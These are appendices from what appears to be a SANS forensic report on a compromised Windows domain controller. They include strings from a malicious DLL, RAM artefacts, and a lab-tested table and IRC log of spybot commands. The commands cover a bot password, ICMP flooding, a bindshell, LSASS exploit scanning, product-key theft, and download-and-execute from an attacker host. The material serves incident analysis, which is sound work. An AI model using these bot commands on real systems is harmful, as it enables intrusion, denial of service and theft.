HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{ca343451-3a32-11d9-8129-806d6172696f}\BaseClass
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cookies
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet
HKCU\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\DOCUME~1\ANDREW~1\LOKALE~1\Temp\Setup.exe
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed
HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\Camouflage.exe\ (Default)

Appendix to Part 1: Full Listing of relevant 'strings' output for CamShell.dll

The following is the list of unique strings generated from both inode 5 in the floppy image, as well as the version of CamShell.dll downloaded from the Internet.

GNU strings version 2.11.93.0.2, dated 2002-02-07, was used to generate this list.

Since the objective of listing these strings is to aid in future identification of CamShell.dll, only the strings which are uniquely relevant to CamShell.dll are listed below. Relevance was determined by deciding that if a given string was also found in ntdll.dll⁶⁴ or in vbrun300.dll⁶⁵, it could not be reliably used to detect CamShell.dll (or for that matter any other potentially-malicious DLL-file).

The versions of ntdll.dll and VBRUN300.DLL were both taken from a standard Windows XP installation with SP2 installed. The MD5 and SHA-1 checksums were as follows:

```
echo; echo MD5 sums: ; md5sum ntdll.dll VBRUN300.DLL ; echo;
echo SHA-1 sums; sha1sum ntdll.dll VBRUN300.DLL
```

MD5 sums:

```
bb5cbfffc096497506167bce1d9690ef2  ntdll.dll
82aa757de7d80faff99179b457aa0fa0  VBRUN300.DLL
```

SHA-1 sums

```
9acff82a7dbf21d39548c92a6c9346283e3b624e  ntdll.dll
eb4dad28be190a37b46b9ee0dfbc0b02d1a5a71b  VBRUN300.DLL
```

The following command was used to generate the list of relevant strings.

```
strings CamShell.dll > CamShell_From_Tiscali.dll.strings;
strings ntdll.dll > ntdll_strings;
grep -v -F -f ntdll_strings
CamShell_From_Tiscali.dll.strings > strings_NOT_in_ntdll;
strings VBRUN300.DLL > vbrun300_strings;
grep -v -F -f vbrun300_strings strings_NOT_in_ntdll;
```

```
0$0(000=0H0M0|0
0 0,04080<0@0D0H0L0P0T0X0d0h0l0p0t0
```

⁶⁴ Ntdll.dll is a core component of the Windows NT-based family of operating systems, such as NT4, XP, and Windows 2000. It is, in other words, absolutely not a malicious piece of software. Therefore, any strings found in it cannot be reliably used to identify possibly harmful DLL's.

⁶⁵ VBRUN300.dll is a DLL that loads applications written in Microsoft Visual Basic version 3.0.

0 020H0u0
0B0b0m0y0
:0<<<@<L<h<x<
<0<R<n<
101A1f1w1
1%10151\1`1h1u1
1(1C1J1`1r1{1
1(1P111
1CamouflageShellW
2\$2*20262<2B2H2N2T2Z2`2f212r2x2~2
2 2\$2(2,2024282<2@2(3
2/2?2R2W2h2r2
2-3>3E3Y3o3
2D2H2P2]2h2m2
2I2N2U2`2
3 3&3,32383>3D3J3P3V3\3b3h3n3t3z3
3 3\$3(3.3
3 3\$3,393D3I3d3h3p3}3
4!4,414X4\4d4q4|4
4"4(4.444:4@4F4L4R4Z4_4 54585P5X515p5x5
4#4-484P4V4
4#454:4`4k4
4%5,5<5E5]5r5
=\$=,=4=T=X=\='=
=#=4=w=
5 5%5@5D5L5Y5d5i5
5%5B5`5o5y5
5"606>6G6R6X6n6|6
5@6T6X6`6p6
6\$616<6A6h6l6t6
6#6,626F6L6V6\6o6
717G7j7~7
7 7(70787@7H7P7X7`7h7p7x7
7\$7:7`7d7h7l7p7t7x7|7
7hd(
7PWh
7__vbaObjSet
868L8e8o8u8
8,80888E8P8U8
8!8A8K8f8n8s8{8
?8?<?D?Q?\?a?
929G9h9x9
9 9\$9(9,9<9@9D9H9L9P9p9t9x9|9
9L:P:\$<4<8<<<
9Q9b9
_adj_fdiv_m16i
_adj_fdiv_m32
_adj_fdiv_m32i
_adj_fdiv_m64
_adj_fdiv_r

```

_adj_fdivr_m16i
_adj_fdivr_m32
_adj_fdivr_m32i
_adj_fdivr_m64
_adj_fprem
_adj_fprem1
_adj_fptan
advapi32
advapi32.dll
B4Ph(.
CamouflageShell
CamShell
CamShell.dll
cchMax
_CIexp
_CItan
= =(=C=I=Y=j)=
CLSIDFromProgID
CreateBitmapIndirect
CreateCompatibleDC
CreateICA
_|:cu
C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3
DDDDDD@
DeleteDC
DllFunctionCall
DllRegisterServer
DllUnregisterServer
: ;+;>;D;N;T;m;u;
?!?=?E?N?o?u?
EVENT_SINK2_AddRef
EVENT_SINK2_Release
EVENT_SINK_AddRef
EVENT_SINK_QueryInterface
EVENT_SINK_Release
FindResourceA
FIShellExtInit
:':-:F:N:j:r:
?"?F?O?_?
gdi32
>$>*>=>H>
< <+<@<H<_<g<p<
hKeyProgID
idCmd
idCmdFirst
idCmdLast
IShellExtInit
IShellExtInit_Initialize
j4hl)
L$ j

```

```

11\SheCamouflageShell
lpcmi
lpdobj
modShellRegistry
MSFT
MSVBVM60.DLL
ole32.dll
Ph .
pidlFolder
pIVR
Pj@j
PQWWR
pVfk
PVQR
pwReserved
:q:e;
Qh<)
"%R%
RegCloseKey
RegOpenKeyExA
ReleaseStgMedium
=^>s>}>
Sh|)
shell32.dll
Shell_Declares
ShellExt
_ShellExt
_ShellExtWWWd
Shell_Functions
stdole2.tlbWWW
StringFromGUID2
`SVW
t          9u
VB5!
VBA6.DLL
__vbaAptOffset
__vbaAryDestruct
__vbaAryLock
__vbaBoolVar
__vbaCastObj
__vbaChkstk
__vbaCopyBytes
__vbaExceptionHandler
__vbaFixstrConstruct
__vbaFPException
__vbaFreeObj
__vbaFreeStr
__vbaFreeVar
__vbaI2I4
__vbaI4Var

```


__vbaLateIdCallLd
__vbaLenBstr
__vbaLsetFixstr
__vbaLsetFixstrFree
__vbaNew2
__vbaObjSet
__vbaObjSetAddref
__vbaRecDestruct
__vbaRedim
__vbaStr2Vec
__vbaStrCat
__vbaStrCmp
__vbaStrCopy
__vbaStrToAnsi
__vbaStrToUnicode
__vbaStrVarCopy
__vbaStrVarVal
__vbaVar2Vec
__vbaVarCopy
__vbaVarDup
__vbaVarTstEq
VBRUN
Vh|)
VirtualProtect
WPQj

© SANS Institute 2000 - 2005, Author retains full rights.

Appendices to Part 2

The following pages are appendices which show code listings, examples of program function and lengthy output from commands. This data may be relevant to establishing the integrity of the report, but it is too lengthy, too unwieldy, or generally not important enough to include in the main report body.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 2: Process listing from compromised Primary Domain Controller

0 System Process
8 System
176 SMSS.EXE
200 CSRSS.EXE
224 WINLOGON.EXE
252 SERVICES.EXE Svcs:
Alerter, Browser, Dhcp, dmserver, Dnscache, Eventlog, lanmanserver,
lanmanworkstation, LmHosts, PlugPlay, ProtectedStorage, seclogon,
TrkSvr, TrkWks, W32Time, Wmi
264 LSASS.EXE Svcs:
kdc, Netlogon, NtLmSsp, PolicyAgent, SamSs
384 termsrv.exe Svcs: TermService
500 svchost.exe Svcs: RpcSs
528 spoolsv.exe Svcs: Spooler
760 msdtc.exe Svcs: MSDTC
892 dfssvc.exe Svcs: Dfs
916 tcpsvcs.exe Svcs: DHCPServer
936 svchost.exe Svcs:
EventSystem, Netman, NtmsSvc, RasMan, SENS
948 ismserv.exe Svcs: IsmServ
968 lcfcd.exe Svcs: lcfcd
1032 LLSSRV.EXE Svcs: LicenseService
1072 ntfrs.exe Svcs: NtFrs
1128 RCONSVCS.EXE Svcs: RCONSVCS
1148 regsvc.exe Svcs: RemoteRegistry
1156 LOCATOR.EXE Svcs: RpcLocator
1172 mstask.exe Svcs: Schedule
1232 RaidServ.exe Svcs: ServeRAIDManagerAgent
1256 tecadwins.exe Svcs: TECWINAdapter
1304 lserver.exe Svcs: TermServLicensing
1336 RCSERV.EXE Svcs: TME10RC
1372 dsmcscv.exe Svcs: TSM Central Scheduler Service
1392 dsmcad.exe Svcs: TSM Client Acceptor
1436 twgipcsv.exe Svcs: TWGIPC
1468 twgipc.exe
1476 WinMgmt.exe Svcs: WinMgmt
1496 WINS.EXE Svcs: WINS
1508 svchost.exe Svcs: wuauserv
1632 twgescli.exe
1712 twgmonit.exe
1812 mscsagt.exe
1784 twgperf.exe
1288 umslmsensor.exe
1936 umsmppf.exe
2100 PegasusProvider
2200 unsecapp.exe

2220	twgagent.exe	
2284	umspwr.exe	
2316	umsdisk.exe	
2336	umssmart.exe	
2396	pegsunprv.exe	
248	svchost.exe	Svcs: TapiSrv
2648	bling.exe	
5284	logon.scr	
4112	CSRSS.EXE	Title:
4164	WINLOGON.EXE	Title: NetDDE Agent
2640	rdpclip.exe	Title: CB Monitor Window
7832	explorer.exe	Title: Program Manager
7928	internat.exe	Title:
6080	TASKMGR.EXE	Title: Windows Task Manager
7916	CMD.EXE	Title: Command Prompt
7700	CMD.EXE	Title: C:\WINNT\system32\cmd.exe
7996	rsvp.exe	Svcs: RSVP
7528	CMD.EXE	Title: Dir
7888	tlist.exe	

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 2: List of additional hits from server RAM based on search for uppercase letters surrounded by square brackets

```
grep '\[[A-Z][A-Z]*\]' strings_from_COMPX00201.ram.lst
|egrep -v '\[SCAN\]'
2020196 [FTP]: S
13967388 [REDIRECT]
13967432 [LOG]
13967460 [HTTPD]
13967480 [RLOGIND]
13967684 [DCC]: Chat failed by unauthorized user: %s.
13967732 [DCC]: Chat already active with user: %s.
13967776 [DCC]: Failed to start chat thread, error: <%d>.
13967828 [DCC]: Chat from user: %s.
13967864 [DCC]: Receive file: '%s' failed from unauthorized
user: %s.
13967928 [DCC]: Failed to start transfer thread, error:
<%d>.
13968060 [DCC]: Receive file: '%s' from user: %s.
13968124 [MAIN]: User: %s logged out.
13968156 [MAIN]: Joined channel: %s.
13968228 [MAIN]: User %s logged out.
13968340 [REDIRECT]: Failed to start client thread, error:
<%d>.
13968396 [REDIRECT]: Client connection from IP: %s:%d,
Server thread: %d.
13968464 [REDIRECT]: Failed to start connection thread,
error: <%d>.
13968524 [REDIRECT]: Client connection to IP: %s:%d, Server
thread: %d.
13968604 [CMD]: Could not read data from proccess.
13968648 [CMD]: Proccess has terminated.
13968684 [CMD]: Could not read data from proccess
13968728 [CMD]: Failed to start IO thread, error: <%d>.
13968776 [CMD]: Remote Command Prompt
13968816 [RLOGIND]: User logged out: <%s@%s>.
13968856 [RLOGIND]: Error: SessionRun(): <%d>.
13968896 [RLOGIND]: User logged in: <%s@%s>.
13968952 [RLOGIND]: Error: getpeername(): <%d>.
13968992 [RLOGIND]: Protocol string too long.
13969032 [RLOGIND]: Login rejected, Remote user: <%s@%s>.
13969084 [RLOGIND]: Error: server failed, returned: <%d>.
13969136 [RLOGIND]: Failed to start client thread, error:
<%d>.
13969192 [RLOGIND]: Client connection from IP: %s:%d, Server
thread: %d.
```

```

13969256 [RLOGIND]: Ready and waiting for incoming
connections.
13969312 [RLOGIND]: Failed to install control-C handler,
error: <%d>.
13969376 [RLOGIND]: Error: WSASStartup(): <%d>.
13969720 [SECURE]: Netapi32.dll couldn't be loaded.
13969764 [SECURE]: Network shares deleted.
13969800 [SECURE]: Failed to delete '%S' share.
13969840 [SECURE]: Share '%S' deleted.
13969872 [SECURE]: Failed to delete '%s' share.
13969912 [SECURE]: Share '%s' deleted.
13969944 [SECURE]: Advapi32.dll couldn't be loaded.
13969988 [SECURE]: Failed to open IPC$ Restriction registry
key.
13970044 [SECURE]: Restricted access to the IPC$ Share.
13970092 [SECURE]: Failed to restrict access to the IPC$
Share.
13970168 [SECURE]: Failed to open DCOM registry key.
13970212 [SECURE]: DCOM disabled.
13970240 [SECURE]: Disable DCOM failed.
13970288 [SECURE]: Network shares added.
13970332 [SECURE]: Failed to add '%s' share.
13970368 [SECURE]: Share '%s' added.
13970396 [SECURE]: Failed to open IPC$ restriction registry
key.
13970452 [SECURE]: Unrestricted access to the IPC$ Share.
13970504 [SECURE]: Failed to unrestricted access to the IPC$
Share.
13970564 [SECURE]: DCOM enabled.
13970588 [SECURE]: Enable DCOM failed.
13970624 [RLOGIND]: WaitForMultipleObjects error: <%d>.
13970672 [RLOGIND]: Failed to create ReadShell session
thread, error: <%d>.
13970740 [RLOGIND]: Failed to execute shell.
13970776 [RLOGIND]: Failed to create shell stdin pipe,
error: <%d>.
13970836 [RLOGIND]: Failed to create shell stdout pipe,
error: <%d>.
13970896 [RLOGIND]: Failed to execute shell, error: <%d>.
13970956 [RLOGIND]: SessionReadShellThread exited, error:
<%ld>.
51399463 08/23 10:07:53 [INFO] DsRolerDcAsDc: DnsDomainName
55802608 08/31 08:36:49 [INFO] DsRolerDcAsDc: DnsDomainName
88840716 [NETLOGON]
90246344 [NETLOGON] 04/15 21:40:44 [SESSION]
QuerySecurityPackageInfo: returns 0x0
102463109 08/26 13:06:49 [INFO] DsRolerDcAsDc: DnsDomainName
104644632 [ICMP]: Done with %s flood to IP: %s. Sent: %d
packet(s) @ %dKB/sec (%dMB).

```

```
104644708 [ICMP]: Error sending packets to IP: %s. Packets
sent: %d. Returned: <%d>.
104644784 [ICMP]: Invalid target IP.
104644812 [ICMP]: Error: setsockopt() failed, returned:
<%d>.
104644864 [ICMP]: Error: socket() failed, returned: <%d>.
```

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix to Part 2: Breakdown by location of individual IPs scanned from compromised box

The following was generated by using a scripted whois lookup. Note that private addresses are not included in the list. Also note that whois data is not always available, so this list is not at all complete.

Count	Country/Province/State
-----	-----
532	Country: US United States
408	StateProv: GA Georgia
73	Country: CA Canada
56	StateProv: AB Alberta
40	country: GB Great Britain
35	StateProv: VA Virginia
27	StateProv: NJ New Jersey
14	StateProv: MO Missouri
14	StateProv: CA California
11	StateProv: NY New York
9	StateProv: ON Ontario
7	StateProv: QC Quebec
7	StateProv: MA Massachusetts
4	StateProv: PA Pennsylvania
2	StateProv: OH Ohio
2	StateProv: MD Maryland
1	StateProv: WV West Virginia

© SANS Institute 2000-2005. Author retains full rights.

Appendix to Part 2: Evidence that SuspectedHacker1@hotmail.com may be responsible for parts of the malware

One of several pieces of adware which was installed (indirectly) by wind0ws.exe was pulled from a free web-hosting service named <http://freehostingprovider.net>. While the URL did not indicate what the username of the person that had placed the file there was, it was possible to verify that SuspectedHacker1@hotmail.com was used to open an account at this free web-hosting service. That did not prove that SuspectedHacker1 was responsible for the specific file downloaded, but seen in conjunction with everything else, it seemed like a promising lead. Unfortunately, following up any more on this would require involvement from the police, in order to seize usage logs.

This URL was found, by inspecting RAM:

```
[DOWNLOAD]: Downloading URL:  
http://www.freehostingprovider.net/nexworth1/setup.zip to:  
c:\over.exe.
```

Verifying that the SuspectedHacker1@hotmail.com account was used was done by using the sites "lost password" feature.


Response from site when asking for the password to be mailed to SuspectedHacker1@hotmail.com:



Response from site when asking for the password to be mailed to SuspectedHacker1@doesntreallyexist.com:



Appendix to Part 2: Usernames AnotherSuspectedHacker and SuspectedHacker1 on portal.soul-domainchanged.net



Appendix to Part 2: Live testing of the spybot in a vmware lab

Testing was performed on the spybot within a VMware lab setup. The IRC server, victim machines, IRC client, and spybot were all running within the VMware lab environment.

The following table describes commands which were found on the spybot.

All commands were delivered by logging on to the same IRC server as the spybot connected to (will.soul-domainchanged.net) with a username of [AnotherSuspectedHacker!AnotherSuspectedHacker@sex.tele.dk](#), joining the IRC channel #mel#, and then sending private messages to any user in that channel which had a username starting with "MeLL" and ending with random digits ("MeLL" was used by the spybot).

Command	Response and/or Comments
<code>.login sexybitch</code>	Authenticates the human controller to the spybot with a password of "sexybitch" <MeLL-685667> [MAIN] : Password accepted.
<code>.logout</code>	Logs out the logged-in user
<code>.icmp 1.2.3.4 5000</code>	Starts ICMP Denial of Service flooding against the IP given for the number of seconds given.
<code>.procs</code>	Shows process listing for the machine on which the spybot is running
<code>.kill 1234</code>	Kills a process on the machine running the spybot according to process ID
<code>.ver</code>	Shows bot version
<code>.id</code>	Shows bot ID. The significance of the ID is unknown.
<code>.who</code>	Shows who's logged in to the bot (that is, who's controlling it)
<code>.redirect 1234 5.6.7.8 9012</code>	Starts network redirect (that is, a portbouncer) from port 1234 to the IP 5.6.7.8 port 9012.
<code>.open http://www.example.com</code>	Runs command / opens file / opens URL as if it were typed in "Run" box on

	the start menu.
<code>.rlogin</code>	Starts rlogin daemon on port 513. Connect to it with username 'AnotherSuspectedHacker'. This is basically a bindshell.
<code>.scanstats</code>	Shows statistics about scans and compromises performed during the time the bot has been alive.
<code>.asc lsass_445 400 3 0 -b -r -s</code>	Starts random portscanning/lsass compromise run against current class B network, with 400 scanning threads.
<code>.stopscan</code>	Stops the current scan/exploit run
<code>.scan 127.0.0.1 139</code>	Scans the given IP/port
<code>.capture screen c:\test.capture.bmp</code>	Takes a screenshot
<code>.key</code>	Returns the Microsoft Windows product key
<code>.psniff</code>	Presumed to start network sniffer, but the exact syntax has not been found
<code>.readfile c:\boot.ini</code>	Reads file specified
<code>.del c:\test.file.txt</code>	Deletes the file specified
<code>.log</code>	Shows the log of all events since the bot started or the logs were cleared
<code>.clg</code>	Clears the logs
<code><unknown></code>	Starts a keystroke logger. The exact command could not be found, but help/status messages for this command were seen in the process memory of wind0ws.exe.
<code>.download http://f1.soul-domainchanged.net/media.exe c:\media.exe 1 -s</code>	Downloads the URL specified and executes the downloaded content
<code>.die</code>	Stops wind0ws.exe. The process terminates.
<code>.reboot</code>	Restarts the machine the host is running in.
<code>.flushdns</code>	Flushes the DNS cache
<code>.flusharp</code>	Flushes the ARP cache
<code>.net share</code>	Shows net shares
<code>.net send localhost "test message"</code>	Sends the net send popup message "test message" to the machine "localhost"

Appendix to Part 2: Compile details may help narrow eventual search of culprits' machines


One of the many “unknown” pieces of data embedded within PE files is timestamp which shows when it was compiled.

This was obtained for several of the binaries, as it could potentially be used as a lead in investigating the machine on which the malware was original created (if the machine was ever found).

Unfortunately, several points make it so that this piece of data is only useful as an initial lead, and makes it so the data is not good enough to stand up in court:


- The datestamp can easily be altered
- The datestamp depends on the system clock on the machine it was compiled being correct
- Timezone information is not provided in the datestamp

Bearing those points in mind, the tool “PE Explorer” was used to extract the datestamp. The following screenshot shows an example of this, as it was performed on “over.exe”.



Compiler and packer type

In addition to the datestamp, it is also possible to identify other pieces of data which could be quite useful while conducting a search of a suspect's machine (assuming a suspect is ever found...). For example, using the "PEiD" tool shows that a certain "installer" (or "packer" as PEiD classifies it) was used for packaging the Over.exe binary:



Appendix to Part 2: IRC logfile showing interaction with spybot

```
Session Start: Wed Dec 22 17:17:42 2004
Session Ident: MeLL-517933
* Logging MeLL-517933 to 'C:\tuesday_22_dec___MeLL-517933.soul-domainchanged.net.log'
<AnotherSuspectedHacker> .login sexybitch
<MeLL-517933> [MAIN]: Password accepted.
<AnotherSuspectedHacker> .clg
<MeLL-517933> [LOGS]: Cleared.
<AnotherSuspectedHacker> .logout
<MeLL-517933> [MAIN]: User AnotherSuspectedHacker logged out.
<AnotherSuspectedHacker> .login sexybitch
<MeLL-517933> [MAIN]: Password accepted.
<AnotherSuspectedHacker> .status
<MeLL-517933> [MAIN]: Status: Ready. Bot Uptime: 0d 0h 1m.
<AnotherSuspectedHacker> .id
<MeLL-517933> [MAIN]: Bot ID: sex2.
<AnotherSuspectedHacker> .ver
<MeLL-517933> [MAIN]: sexx2
<AnotherSuspectedHacker> .uptime
<MeLL-517933> [MAIN]: Uptime: 0d 0h 24m.
<AnotherSuspectedHacker> .who
<MeLL-517933> -[Login List]-
<MeLL-517933> 0.
AnotherSuspectedHacker!AnotherSuspectedHacker@sex.tele.dk
<MeLL-517933> 1. <Empty>
<AnotherSuspectedHacker> .procs
<MeLL-517933> [PROC]: Listing processes:
<MeLL-517933> System (8)
<MeLL-517933> smss.exe (140)
<MeLL-517933> csrss.exe (164)
<MeLL-517933> winlogon.exe (184)
<MeLL-517933> services.exe (212)
<MeLL-517933> lsass.exe (224)
<MeLL-517933> svchost.exe (388)
<MeLL-517933> SPOOLSV.EXE (424)
<MeLL-517933> svchost.exe (472)
<MeLL-517933> regsvc.exe (512)
<MeLL-517933> mstask.exe (536)
<MeLL-517933> VMwareService.e (584)
<MeLL-517933> explorer.exe (736)
<MeLL-517933> VMwareTray.exe (804)
<MeLL-517933> VMwareUser.exe (812)
<MeLL-517933> internat.exe (828)
<MeLL-517933> wircd.exe (324)
<MeLL-517933> mirc.exe (784)
```



```

<MeLL-517933> notepad.exe (3040)
<MeLL-517933> WINDOWS.exe (1060)
<MeLL-517933> [PROC]: Process list completed.
<AnotherSuspectedHacker> .kill 3040
<MeLL-517933> [PROC]: Process killed ID: 3040
<AnotherSuspectedHacker> .open http://example.com
<MeLL-517933> [SHELL]: File opened: http://example.com
<AnotherSuspectedHacker> .cmd test
<MeLL-517933> [CMD]: Error sending to remote shell.
<AnotherSuspectedHacker> .id
<MeLL-517933> [MAIN]: Bot ID: sex2.
<AnotherSuspectedHacker> .ver
<MeLL-517933> [MAIN]: sexx2
<AnotherSuspectedHacker> .icmp 1.2.3.4 5
<MeLL-517933> [ICMP]: Flooding: (1.2.3.4) for 5 seconds.
<MeLL-517933> [ICMP]: Done with flood to IP: 1.2.3.4. Sent:
43049 packet(s) @ 504KB/sec (2MB).
<AnotherSuspectedHacker> .key
<MeLL-517933> Microsoft Windows Product ID CD Key: (51873-
270-4335501-09981).
<MeLL-517933> [CDKEYS]: Search completed.
<AnotherSuspectedHacker> .capture screen c:\test.cap.bmp
<MeLL-517933> [CAPTURE]: Screen capture saved to:
c:\test.cap.bmp.
<AnotherSuspectedHacker> .asc lsass_445 400 3 0 -b -r -s
<AnotherSuspectedHacker> .log
<MeLL-517933> [LOG]: Begin
<MeLL-517933> [12-22-2004 17:38:54] [FTP]: Server started on
Port: 0, File: C:\WINNT\System32\WINDOWS.exe, Request:
WINDOWS.exe.
<MeLL-517933> [12-22-2004 17:38:54] [TFTP]: Server started
on Port: 69, File: C:\WINNT\System32\WINDOWS.exe, Request:
WINDOWS.exe.
<MeLL-517933> [12-22-2004 17:38:54] [SCAN]: Random Port Scan
started on 192.168.x.x:445 with a delay of 5 seconds for 0
minutes using 400 thr
<MeLL-517933> [12-22-2004 17:30:57] [CAPTURE]: Screen
capture saved to: c:\test.cap.bmp.
<MeLL-517933> [12-22-2004 17:25:40] [CDKEYS]: Search
completed.
<MeLL-517933> [12-22-2004 17:25:40] Microsoft Windows
Product ID CD Key: (51873-270-4335501-09981).
<MeLL-517933> [12-22-2004 17:24:18] [ICMP]: Done with flood
to IP: 1.2.3.4. Sent: 43049 packet(s) @ 504KB/sec (2MB).
<MeLL-517933> [12-22-2004 17:24:12] [ICMP]: Flooding:
(1.2.3.4) for 5 seconds.
<MeLL-517933> [12-22-2004 17:24:07] [MAIN]: sexx2
<MeLL-517933> [12-22-2004 17:24:06] [MAIN]: Bot ID: sex2.
<MeLL-517933> [12-22-2004 17:23:57] [CMD]: Error sending to
remote shell.

```

```
<MeLL-517933> [12-22-2004 17:23:52] [SHELL]: File opened:
http://example.com
<MeLL-517933> [12-22-2004 17:23:45] [PROC]: Process killed
ID: 3040
<MeLL-517933> [12-22-2004 17:19:02] [PROC]: Process list
completed.
<MeLL-517933> [12-22-2004 17:18:22] [PROCS]: Proccess list.
